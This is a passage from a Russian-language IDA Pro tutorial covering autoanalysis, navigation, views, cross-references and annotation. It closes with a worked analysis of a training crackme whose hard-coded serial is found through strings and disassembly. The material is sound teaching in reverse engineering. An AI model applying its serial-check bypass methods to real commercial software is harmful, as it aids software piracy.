Rename DLL entries	Автоматически присваивать импортированным функциям имена из соответствующих DLL.
Manual load	Позволяет вручную задать базовый адрес загрузки и выбрать, какие секции загружать.
Make imports section	Создаёт отдельный сегмент для таблицы импорта.

3.1.2. Ручная загрузка (Manual Load)

При установке флага **Manual load** IDA запрашивает базовый адрес и отображает список секций файла:

```
┌──────────────────────────────────────────┐
│ Manual load                              │
├──────────────────────────────────────────┤
│ Please enter the image base address      │
│ Base address: [0x00400000]               │
│                                          │
│ Loading sections:                        │
│ ☑ .text    VA=0x00401000  Size=0x00002A00│
│ ☑ .rdata   VA=0x00404000  Size=0x00000E00│
│ ☑ .data    VA=0x00405000  Size=0x00000400│
│ ☑ .rsrc    VA=0x00406000  Size=0x00000200│
│                                          │
│          [OK]        [Cancel]           │
└──────────────────────────────────────────┘
```

Ручная загрузка необходима в следующих ситуациях:

- Анализ дампов памяти, где базовый адрес отличается от заявленного в заголовке.
- Работа с упакованными или модифицированными PE-файлами.
- Загрузка отдельных секций для экономии времени.
- Анализ firmware, где адресное пространство известно из документации.

3.1.3. Параметры ядра (Kernel Options)

Кнопка **Kernel options** открывает расширенные настройки дизассемблера:

```
┌──────────────────────────────────────────┐
│ Kernel analyser options                  │
├──────────────────────────────────────────┤
│ Analysis:                                │
│   ☑ Create function if data xref data→code exists │
│   ☑ Create functions from noreturn calls │
│   ☑ Create stack variables               │
│   ☑ Trace stack pointer                  │
│   ☑ Convert data to offsets              │
│   ☑ Coagulate data segments              │
│   ☑ Mark typical code sequences as code  │
│                                          │
│ Processor specific:                      │
│   ☑ Convert operands to symbolic constants │
│   ☐ Don't disassemble problematic instructions │
│                                          │
│          [OK]        [Cancel]            │
└──────────────────────────────────────────┘
```

Опция **Trace stack pointer** критически важна для корректного определения локальных переменных и аргументов функций. Опция **Create stack variables** позволяет IDA автоматически создавать именованные переменные для обращений через `[ebp-XX]` и `[esp+XX]`.

3.2. Автоанализ: что происходит «под капотом»

После загрузки файла IDA запускает процедуру автоматического анализа (autoanalysis). Статус анализа отображается в строке состояния в нижней части окна.

3.2.1. Этапы автоанализа

Автоанализ состоит из нескольких последовательных проходов:

```
AU: idle                        ← анализ завершён
AU: analyzing (45%)             ← анализ в процессе
AU: reanalyze                   ← повторный анализ
```

Подробная последовательность действий автоанализатора:

1. **Разбор заголовков формата файла.** IDA считывает PE/ELF/Mach-O заголовок, определяет секции, точку входа, таблицу импорта и экспорта.

2. **Создание сегментов.** На основе секций файла создаются сегменты базы данных IDA:

```
Program segmentation
--------------------
Segment     Start       End         Align  Flags
.text       00401000    00403A00    para   CODE  R X
.rdata      00404000    00404E00    para   DATA  R
.data       00405000    00405400    para   DATA  R W
.idata      00406000    00406200    para   DATA  R W
.rsrc       00407000    00407200    para   DATA  R
```

1. **Разрешение импорта.** Для каждой записи в таблице импорта IDA создаёт запись с именем функции:

```
.idata:00406000 ; IMPORTS
.idata:00406000 ;
.idata:00406000 ; Section 1. (from KERNEL32.dll)
.idata:00406000 extrn ExitProcess:dword
.idata:00406004 extrn GetModuleHandleA:dword
.idata:00406008 extrn LoadLibraryA:dword
.idata:0040600C extrn GetProcAddress:dword
.idata:00406010 ;
.idata:00406010 ; Section 2. (from USER32.dll)
.idata:00406010 extrn MessageBoxA:dword
.idata:00406014 extrn GetDlgItemTextA:dword
.idata:00406018 extrn DialogBoxParamA:dword
.idata:0040601C extrn EndDialog:dword
.idata:00406020 extrn SendMessageA:dword
```

1. **Рекурсивный спуск от точки входа.** Начиная с entry point, IDA выполняет дизассемблирование, следуя ветвлениям и вызовам:

```
.text:00401000 ; =============== S U B R O U T I N E ===============
.text:00401000
.text:00401000 ; Attributes: bp-based frame
.text:00401000
.text:00401000                 public _start
.text:00401000 _start          proc near
.text:00401000                 push    0
.text:00401002                 call    ds:GetModuleHandleA
.text:00401008                 mov     [esp+4+hInstance], eax
.text:0040100C                 push    0               ; dwInitParam
.text:0040100E                 push    offset DialogFunc ; lpDialogFunc
.text:00401013                 push    0               ; hWndParent
.text:00401015                 push    65h             ; lpTemplateName
.text:00401017                 push    eax             ; hInstance
.text:00401018                 call    ds:DialogBoxParamA
.text:0040101E                 push    0               ; uExitCode
.text:00401020                 call    ds:ExitProcess
.text:00401020 _start          endp
```

1. **Применение FLIRT-сигнатур.** IDA сопоставляет обнаруженные функции с библиотекой сигнатур (Fast Library Identification and Recognition Technology):

```
Using FLIRT signature: vc32rtf      (Visual C++ 32-bit runtime)
  89 functions recognized
Using FLIRT signature: msvcrt       (MS Visual C Runtime DLL)
  12 functions recognized
```

1. **Анализ стека.** Для каждой функции IDA определяет стековый фрейм, локальные переменные и аргументы:

```
.text:00401050 DialogFunc      proc near
.text:00401050
.text:00401050 var_104         = byte ptr -104h
.text:00401050 hDlg            = dword ptr  8
.text:00401050 uMsg            = dword ptr  0Ch
.text:00401050 wParam          = dword ptr  10h
.text:00401050 lParam          = dword ptr  14h
```

1. **Создание перекрёстных ссылок.** IDA строит граф зависимостей между адресами — какие функции вызывают какие, откуда читаются данные.

3.2.2. Лог автоанализа

Окно сообщений IDA (Output window, `Alt+0`) содержит подробный лог:

```
Loading file 'C:\samples\crackme01.exe'...
Detected file format: Portable executable for 80386 (PE)
Loading processor module 'metapc' for Intel 80x86...OK
Autoanalysis subsystem has been initialized.
File loaded successfully.
-----------------------------------------
PE: imagebase  = 0x00400000
PE: entry point = 0x00401000
PE: sections   = 5
PE: .text      0x00401000-0x00403A00
PE: .rdata     0x00404000-0x00404E00
PE: .data      0x00405000-0x00405400
PE: .idata     0x00406000-0x00406200
PE: .rsrc      0x00407000-0x00407200
Applying signatures...
   vc32rtf: 89 functions recognized
Propagating type information...
Analysis of area 00401000-00403A00 is complete.
Plan/Reanalysis queue is empty. Analysis is finished.
```

3.2.3. Принудительный перезапуск анализа

Если автоанализ дал неудовлетворительные результаты, его можно перезапустить:

- **Options → General → Analysis → Reanalyze program** — повторный полный анализ.
- Выделение блока данных и нажатие `C` — принудительное дизассемблирование.
- Выделение блока кода и нажатие `D` — преобразование обратно в данные.

3.3. Навигация по коду

Эффективная навигация — ключевой навык при работе с IDA Pro. Дизассемблированный файл может содержать сотни функций и тысячи строк кода. IDA предоставляет множество инструментов для быстрого перемещения.

3.3.1. Навигационная панель (Navigation Bar)

В верхней части окна IDA расположена цветовая полоса, отображающая структуру файла:

```
┌──────────────────────────────────────────────────┐
│▓▓▓▓▓▓▓▓▒▒▒▒▓▓▓▓▒▒▒▒                              │
└──────────────────────────────────────────────────┘
 код    данные  импорт

Цветовая схема по умолчанию:
  ▓▓▓  Синий    — код (функции)
  ▒▒▒  Серый    — данные
  ▓▓▓  Жёлтый   — импорт/экспорт
  ▒▒▒  Розовый  — внешние символы
       Белый    — неисследованные области (unexplored)
```

Щелчок по навигационной панели мгновенно переносит курсор к соответствующему адресу.

3.3.2. Основные клавиши навигации

Клавиша	Действие
`G`	Перейти к адресу (Go to address)
`Enter`	Перейти по ссылке под курсором
`Esc`	Вернуться назад (навигационный стек)
`Ctrl+Enter`	Перейти вперёд
`Ctrl+P`	Выбрать функцию из списка
`Ctrl+L`	Перейти по имени
`Ctrl+S`	Перейти к сегменту
`Ctrl+E`	Перейти к точке входа
`Ctrl+X`	Показать перекрёстные ссылки на текущий адрес
`X`	Показать перекрёстные ссылки (альтернативная клавиша)
`Space`	Переключение между текстовым и графовым режимом
`Tab`	Переключение между IDA View и Pseudocode

3.3.3. Переход к адресу (Jump to Address)

Диалог `G` (Jump to address) принимает различные форматы:

```
┌──────────────────────────────────┐
│ Jump to address                  │
│                                  │
│ Address: [0x00401050          ]  │
│                                  │
│      [OK]      [Cancel]          │
└──────────────────────────────────┘

Допустимые форматы ввода:
  0x00401050    — шестнадцатеричный адрес
  00401050h     — альтернативный hex-формат
  .text:1050    — смещение внутри сегмента
  DialogFunc    — имя функции или метки
  _main         — имя с учётом декорирования
```

3.3.4. Список функций (Functions window)

Окно функций (`Ctrl+1` или **View → Open subviews → Functions**) отображает все распознанные функции:

```
Functions window
Address     Size    Name                              Segment
──────────────────────────────────────────────────────────────
00401000    0026    _start                            .text
00401030    001A    sub_401030                        .text
00401050    0180    DialogFunc                        .text
004011D0    0060    CheckSerial                       .text
00401230    0030    GenerateKey                       .text
00401260    0040    EncryptBuffer                     .text
004012A0    0020    sub_4012A0                        .text
004012C0    0050    InitializeApp                     .text
...
00403800    001C    __security_check_cookie           .text
0040381C    0006    __report_gsfailure                .text
```

Щелчок по строке переносит курсор к соответствующей функции. Колонка **Size** помогает оценить сложность функции.

3.3.5. Список строк (Strings window)

Окно строк (`Shift+F12`) — мощный инструмент для начального анализа:

```
Strings window
Address     Length  Type    String
──────────────────────────────────────────────────
00404000    0016    C       "Enter serial number:"
00404018    000E    C       "Wrong serial!"
00404028    0018    C       "Congratulations!"
00404040    000C    C       "CrackMe v1.0"
0040404C    0012    C       "KERNEL32.dll"
00404060    000E    C       "USER32.dll"
0040406E    000F    C       "ExitProcess"
0040407E    0014    C       "GetModuleHandleA"
00404092    000E    C       "MessageBoxA"
004040A0    0014    C       "GetDlgItemTextA"
```

Строки — отправная точка анализа в большинстве случаев. Строка `"Wrong serial!"` немедленно указывает на функцию проверки серийного номера.

3.4. Виды представления кода

IDA Pro предоставляет несколько режимов визуализации дизассемблированного кода, каждый из которых подходит для определённых задач.

3.4.1. Линейный вид (Text View)

Классическое текстовое представление дизассемблера. Код отображается последовательно, адрес за адресом:


```
.text:00401050 ; ═══════════════ S U B R O U T I N E ═══════════════
.text:00401050
.text:00401050 ; Attributes: bp-based frame
.text:00401050
.text:00401050 ; BOOL __stdcall DialogFunc(HWND hDlg, UINT uMsg,
.text:00401050 ;                           WPARAM wParam, LPARAM lParam)
.text:00401050
.text:00401050 DialogFunc      proc near
.text:00401050
.text:00401050 szSerial        = byte ptr -104h
.text:00401050 hDlg            = dword ptr  8
.text:00401050 uMsg            = dword ptr  0Ch
.text:00401050 wParam          = dword ptr  10h
.text:00401050 lParam          = dword ptr  14h
.text:00401050
.text:00401050                 push    ebp
.text:00401051                 mov     ebp, esp
.text:00401053                 sub     esp, 104h
.text:00401059                 cmp     [ebp+uMsg], 110h  ; WM_INITDIALOG
.text:00401060                 jz      short loc_4010A0
.text:00401062                 cmp     [ebp+uMsg], 111h  ; WM_COMMAND
.text:00401069                 jz      short loc_4010B0
.text:0040106B                 cmp     [ebp+uMsg], 10h   ; WM_CLOSE
.text:00401072                 jz      short loc_401090
.text:00401074                 xor     eax, eax
.text:00401076                 leave
.text:00401077                 retn    10h
```

Достоинства линейного вида:

- Позволяет видеть данные и код вперемешку, как они расположены в памяти.
- Удобен для анализа последовательных данных (таблицы переходов, массивы указателей).
- Показывает автоматические комментарии IDA.
- Подходит для копирования фрагментов кода.

3.4.2. Граф-вид (Graph View)


Переключение между линейным и графовым видом выполняется нажатием `Space`. В графовом режиме каждый базовый блок отображается отдельным узлом, а ветвления — стрелками:



Графовый вид незаменим для анализа условной логики и циклов. Зелёные стрелки обозначают переход при выполнении условия (yes), красные — при невыполнении (no), синие — безусловные переходы.

3.4.3. Proximity View

Proximity View (`View → Open subviews → Proximity browser`) отображает связи между функциями, глобальными переменными и строками в виде интерактивного графа:



Этот вид полезен для быстрого понимания архитектуры программы и взаимосвязей между компонентами.

3.4.4. Hex View

Шестнадцатеричный вид (`View → Open subviews → Hex dump` или `Ctrl+1`) показывает сырые данные файла:

```
Hex View-1
  Offset    0  1  2  3  4  5  6  7  8  9  A  B  C  D  E  F   ASCII
00401050   55 8B EC 81 EC 04 01 00 00 81 7D 0C 10 01 00 00   U.ì.ì.....}.....
00401060   74 3E 81 7D 0C 11 01 00 00 74 45 83 7D 0C 10 74   t>.}.....tE.}.t
00401070   1C 33 C0 C9 C2 10 00 CC CC CC CC CC CC CC CC CC   .3ÀÉÂ...ÌÌÌÌÌÌÌÌ
00401080   CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC CC   ÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌÌ
00401090   6A 00 FF 75 08 FF 15 1C 60 40 00 33 C0 C9 C2 10   j.ÿu.ÿ..`@.3ÀÉÂ.
004010A0   00 B8 01 00 00 00 C9 C2 10 00 CC CC CC CC CC CC   .¸....ÉÂ..ÌÌÌÌÌÌ
```

Hex View синхронизирован с основным окном дизассемблера: перемещение курсора в одном окне обновляет позицию в другом. Это особенно полезно для:

- Поиска сигнатур и магических чисел.
- Анализа данных, не распознанных дизассемблером.
- Прямого редактирования байтов (patching).
- Работы с зашифрованными или обфусцированными областями.

3.5. Перекрёстные ссылки (Cross-references, Xrefs)

Перекрёстные ссылки — одна из наиболее мощных возможностей IDA Pro, позволяющая отслеживать использование функций, переменных и констант по всему бинарному файлу.

3.5.1. Типы перекрёстных ссылок

IDA различает несколько типов xrefs:

Тип	Обозначение	Описание
Code → Code (call)	`p`	Вызов функции (`call`)
Code → Code (jump)	`j`	Переход (`jmp`, `jz`, `jnz` и т.д.)
Data → Code	`o`	Адрес кода используется как данные (указатель на функцию)
Code → Data (read)	`r`	Чтение данных из кода
Code → Data (write)	`w`	Запись данных из кода
Code → Data (offset)	`o`	Использование адреса данных как смещения

3.5.2. Просмотр перекрёстных ссылок

Нажатие `X` (или `Ctrl+X`) на имени функции или переменной открывает окно перекрёстных ссылок:

```
Cross references to CheckSerial
──────────────────────────────────────────────────────────
Direction  Type    Address      Function     Instruction
──────────────────────────────────────────────────────────
Up         p       004010C8     DialogFunc   call    CheckSerial
Up         o       00404120     .rdata       dd offset CheckSerial
```

Здесь видно, что функция `CheckSerial` вызывается из `DialogFunc` по адресу `004010C8`, а также её адрес хранится в таблице `.rdata` как указатель.

3.5.3. Перекрёстные ссылки на строки

Строки являются отправной точкой анализа. Нажав `X` на строке, можно определить, из какого кода она используется:

```
Cross references to aWrongSerial   ; "Wrong serial!"
──────────────────────────────────────────────────────────
Direction  Type    Address      Function       Instruction
──────────────────────────────────────────────────────────
Up         o       004011E8     CheckSerial    push    offset aWrongSerial
```

Это мгновенно приводит нас к коду, выводящему сообщение об ошибке.

3.5.4. Перекрёстные ссылки в листинге

IDA автоматически добавляет комментарии xref в линейном листинге:

```
.text:004011D0 ; =============== S U B R O U T I N E ===============
.text:004011D0
.text:004011D0 ; Attributes: bp-based frame
.text:004011D0
.text:004011D0 CheckSerial     proc near               ; CODE XREF: DialogFunc+78↑p
.text:004011D0                                         ; DATA XREF: .rdata:00404120↓o
.text:004011D0
.text:004011D0 szInput         = byte ptr -104h
.text:004011D0 arg_0           = dword ptr  8
```

Суффиксы `↑` и `↓` указывают направление ссылки (вверх или вниз по адресному пространству), а буква после (`p`, `o`, `r`, `w`) — тип ссылки.

3.6. Переименование, комментарии и аннотации

Главная задача реверс-инженера — превратить безликий машинный код в документированную, понятную программу. IDA предоставляет набор инструментов для аннотирования результатов анализа.

3.6.1. Переименование (Renaming)

Нажатие `N` на любом имени (функции, переменной, метке) позволяет задать осмысленное имя:

До переименования:

```
.text:004011D0 sub_4011D0      proc near
.text:004011D0
.text:004011D0 var_104         = byte ptr -104h
.text:004011D0 arg_0           = dword ptr  8
.text:004011D0
.text:004011D0                 push    ebp
.text:004011D1                 mov     ebp, esp
.text:004011D3                 sub     esp, 104h
.text:004011D9                 push    esi
.text:004011DA                 mov     esi, [ebp+arg_0]
.text:004011DD                 push    100h            ; cchMax
.text:004011E2                 lea     eax, [ebp+var_104]
.text:004011E8                 push    eax             ; lpString
.text:004011E9                 push    3E8h            ; nIDDlgItem
.text:004011EE                 push    esi             ; hDlg
.text:004011EF                 call    ds:GetDlgItemTextA
```

После переименования:

```
.text:004011D0 CheckSerial     proc near
.text:004011D0
.text:004011D0 szBuffer        = byte ptr -104h
.text:004011D0 hDlg            = dword ptr  8
.text:004011D0
.text:004011D0                 push    ebp
.text:004011D1                 mov     ebp, esp
.text:004011D3                 sub     esp, 104h
.text:004011D9                 push    esi
.text:004011DA                 mov     esi, [ebp+hDlg]
.text:004011DD                 push    100h            ; cchMax
.text:004011E2                 lea     eax, [ebp+szBuffer]
.text:004011E8                 push    eax             ; lpString
.text:004011E9                 push    3E8h            ; nIDDlgItem (IDC_EDIT1)
.text:004011EE                 push    esi             ; hDlg
.text:004011EF                 call    ds:GetDlgItemTextA
```

Правила именования:

- Имена должны начинаться с буквы или символа подчёркивания.
- Допустимы буквы, цифры, символ подчёркивания.
- Используйте осмысленные имена: `CheckSerial` вместо `sub_4011D0`.

- Для локальных переменных используйте венгерскую нотацию или префиксы, указывающие тип: `szBuffer`, `dwCount`, `pNode`.

3.6.2. Комментарии

IDA поддерживает несколько типов комментариев:

Клавиша	Тип	Описание
`:` (двоеточие)	Обычный комментарий	Отображается справа от инструкции. Виден только на данной строке.
`;` (точка с запятой)	Повторяемый комментарий	Отображается справа, а также в местах ссылки на этот адрес.
`Ins`	Предшествующий комментарий	Отображается на отдельной строке перед инструкцией.
`Shift+Ins`	Следующий комментарий	Отображается на отдельной строке после инструкции.

Пример использования различных типов комментариев:

```
.text:004011D0 ; ========================================
.text:004011D0 ; Проверяет введённый серийный номер.
.text:004011D0 ; Серийный номер должен иметь формат:
.text:004011D0 ;   XXXX-XXXX-XXXX-XXXX
.text:004011D0 ; Возвращает TRUE если серийный номер верный.
.text:004011D0 ; ========================================
.text:004011D0 CheckSerial     proc near               ; Предшествующий комментарий (I
.text:004011D0
.text:004011D0 szBuffer        = byte ptr -104h
.text:004011D0 hDlg            = dword ptr  8
.text:004011D0
.text:004011D0                 push    ebp
.text:004011D1                 mov     ebp, esp
.text:004011D3                 sub     esp, 104h       ; буфер 256 байт + выравнивание
.text:004011D9                 push    esi
.text:004011DA                 mov     esi, [ebp+hDlg] ; сохраняем hDlg для дальнейшег
```

3.6.3. Изменение типов операндов

IDA позволяет изменить представление числовых констант:

Клавиша	Преобразование
`H`	Десятичное ↔ шестнадцатеричное
`R`	Число → символ (ASCII)
`M`	Число → enum-константа
`O`	Число → смещение (offset)
`T`	Число → смещение в стеке

Пример преобразования числа в символическую константу Windows API:

```
; До:
.text:00401059  cmp  [ebp+uMsg], 110h

; После (нажатие M, выбор WM_ из enum):
.text:00401059  cmp  [ebp+uMsg], WM_INITDIALOG
```

3.7. Полный пример: анализ crackme

Применим все описанные инструменты для полного анализа простого crackme. Цель — найти правильный серийный номер или понять алгоритм его проверки.

3.7.1. Начальная загрузка

Загружаем `crackme01.exe` в IDA Pro со стандартными настройками. После завершения автоанализа изучаем лог:

```
Loading file 'C:\samples\crackme01.exe'...
Detected file format: Portable executable for 80386 (PE)
Loading processor module 'metapc' for Intel 80x86...OK
File loaded successfully.
-----------------------------------------------
PE: imagebase  = 0x00400000
PE: entry point = 0x00401000

Applying signatures...
   vc32rtf: 0 functions recognized

Propagating type information...
Analysis of area 00401000-00403A00 is complete.
Plan/Reanalysis queue is empty.
```

3.7.2. Обзор через строки

Открываем окно строк (`Shift+F12`):

```
Strings window
Address     Length  Type    String
──────────────────────────────────────────────
00404000    0015    C       "Enter serial number"
00404016    000F    C       "Invalid serial!"
00404026    0016    C       "Serial accepted!"
0040403C    000D    C       "CrackMe v1.0"
00404049    0010    C       "Check"
00404059    000C    C       "ABCDEF-1234"
00404065    000D    C       "KERNEL32.dll"
00404072    000D    C       "USER32.dll"
```

Строка `"ABCDEF-1234"` — потенциально эталонный серийный номер или формат. Строка `"Invalid serial!"` указывает на функцию проверки.

3.7.3. Переход к коду проверки

Нажимаем `X` на строке `"Invalid serial!"`:

```
Cross references to aInvalidSerial   ; "Invalid serial!"
──────────────────────────────────────────────
Direction  Type    Address      Function       Instruction
──────────────────────────────────────────────
Up         o       00401200     sub_4011D0     push offset aInvalidSerial
```

Переходим по ссылке к адресу `00401200` и видим код:

```
.text:004011D0 sub_4011D0      proc near
.text:004011D0
.text:004011D0 var_104         = byte ptr -104h
.text:004011D0 arg_0           = dword ptr  8
.text:004011D0
.text:004011D0                 push    ebp
.text:004011D1                 mov     ebp, esp
.text:004011D3                 sub     esp, 104h
.text:004011D9                 push    esi
.text:004011DA                 push    edi
.text:004011DB                 mov     esi, [ebp+arg_0]
.text:004011DE                 push    100h
.text:004011E3                 lea     eax, [ebp+var_104]
.text:004011E9                 push    eax
.text:004011EA                 push    3E8h
.text:004011EF                 push    esi
.text:004011F0                 call    ds:GetDlgItemTextA
.text:004011F6                 test    eax, eax
.text:004011F8                 jz      short loc_401230
.text:004011FA                 lea     edi, [ebp+var_104]
.text:00401200                 push    offset aAbcdef1234 ; "ABCDEF-1234"
.text:00401205                 push    edi
.text:00401206                 call    sub_401260
.text:0040120B                 add     esp, 8
.text:0040120E                 test    eax, eax
.text:00401210                 jnz     short loc_401230
.text:00401212                 push    40h             ; uType (MB_ICONINFORMATION)
.text:00401214                 push    offset aCrackmeV10 ; "CrackMe v1.0"
.text:00401219                 push    offset aSerialAccepted ; "Serial accepted!"
.text:0040121E                 push    esi
.text:0040121F                 call    ds:MessageBoxA
.text:00401225                 xor     eax, eax
.text:00401227                 pop     edi
.text:00401228                 pop     esi
.text:00401229                 leave
.text:0040122A                 retn    4
.text:0040122D                 align 10h
.text:00401230
.text:00401230 loc_401230:
.text:00401230                 push    10h             ; uType (MB_ICONERROR)
.text:00401232                 push    offset aCrackmeV10 ; "CrackMe v1.0"
.text:00401237                 push    offset aInvalidSerial ; "Invalid serial!"
.text:0040123C                 push    esi
.text:0040123D                 call    ds:MessageBoxA
.text:00401243                 xor     eax, eax
.text:00401245                 pop     edi
.text:00401246                 pop     esi
.text:00401247                 leave
.text:00401248                 retn    4
.text:00401248 sub_4011D0      endp
```

3.7.4. Анализ алгоритма проверки

Функция `sub_401260`, вызываемая по адресу `00401206`, принимает два аргумента — введённую строку и эталон `"ABCDEF-1234"`. Переходим к ней:

```
.text:00401260 sub_401260      proc near
.text:00401260
.text:00401260 arg_0           = dword ptr  8
.text:00401260 arg_4           = dword ptr  0Ch
.text:00401260
.text:00401260                 push    ebp
.text:00401261                 mov     ebp, esp
.text:00401263                 push    esi
.text:00401264                 push    edi
.text:00401265                 mov     esi, [ebp+arg_0]    ; введённая строка
.text:00401268                 mov     edi, [ebp+arg_4]    ; эталон "ABCDEF-1234"
.text:0040126B
.text:0040126B loc_40126B:
.text:0040126B                 lodsb                       ; al = *esi++
.text:0040126C                 scasb                       ; сравнить al с *edi++
.text:0040126D                 jnz     short loc_401278    ; не равны → вернуть 1
.text:0040126F                 test    al, al
.text:00401271                 jnz     short loc_40126B    ; ещё не конец строки → цикл
.text:00401273                 xor     eax, eax            ; строки равны → вернуть 0
.text:00401275                 pop     edi
.text:00401276                 pop     esi
.text:00401277                 leave
.text:00401278
.text:00401278 loc_401278:
.text:00401278                 mov     eax, 1              ; строки не равны → вернуть
.text:0040127D                 pop     edi
.text:0040127E                 pop     esi
.text:0040127F                 leave
.text:00401280                 retn
.text:00401280 sub_401260      endp
```

3.7.5. Аннотирование результатов

Теперь мы понимаем логику программы. Применим переименования и комментарии:

```
.text:004011D0 ; ========================================
.text:004011D0 ; Проверяет серийный номер, введённый в
.text:004011D0 ; поле ввода IDC_EDIT1 (ID=0x3E8).
.text:004011D0 ; Сравнивает введённую строку с эталоном
.text:004011D0 ; "ABCDEF-1234" побайтово.
.text:004011D0 ; ========================================
.text:004011D0 CheckSerial     proc near
.text:004011D0
.text:004011D0 szInput         = byte ptr -104h
.text:004011D0 hDlg            = dword ptr  8
.text:004011D0
.text:004011D0                 push    ebp
.text:004011D1                 mov     ebp, esp
.text:004011D3                 sub     esp, 104h       ; 256+4 байт под буфер ввода
.text:004011D9                 push    esi
.text:004011DA                 push    edi
.text:004011DB                 mov     esi, [ebp+hDlg]
.text:004011DE                 push    100h            ; макс. 256 символов
.text:004011E3                 lea     eax, [ebp+szInput]
.text:004011E9                 push    eax             ; буфер для текста
.text:004011EA                 push    3E8h            ; IDC_EDIT1
.text:004011EF                 push    esi             ; hDlg
.text:004011F0                 call    ds:GetDlgItemTextA ; прочитать текст из edit co
.text:004011F6                 test    eax, eax        ; пустая строка?
.text:004011F8                 jz      short show_error
.text:004011FA                 lea     edi, [ebp+szInput]
.text:00401200                 push    offset szValidSerial ; "ABCDEF-1234"
.text:00401205                 push    edi             ; введённый текст
.text:00401206                 call    strcmp_custom    ; побайтовое сравнение
.text:0040120B                 add     esp, 8
.text:0040120E                 test    eax, eax        ; 0 = строки равны
.text:00401210                 jnz     short show_error
.text:00401212                 ; --- Серийный номер верный ---
.text:00401212                 push    40h             ; MB_ICONINFORMATION
.text:00401214                 push    offset szTitle  ; "CrackMe v1.0"
.text:00401219                 push    offset szSuccess ; "Serial accepted!"
.text:0040121E                 push    esi             ; hDlg
.text:0040121F                 call    ds:MessageBoxA
.text:00401225                 xor     eax, eax
.text:00401227                 pop     edi
.text:00401228                 pop     esi
.text:00401229                 leave
.text:0040122A                 retn    4
.text:0040122D                 align 10h
.text:00401230
.text:00401230 show_error:
.text:00401230                 ; --- Серийный номер неверный ---
.text:00401230                 push    10h             ; MB_ICONERROR
.text:00401232                 push    offset szTitle  ; "CrackMe v1.0"
.text:00401237                 push    offset szFail   ; "Invalid serial!"
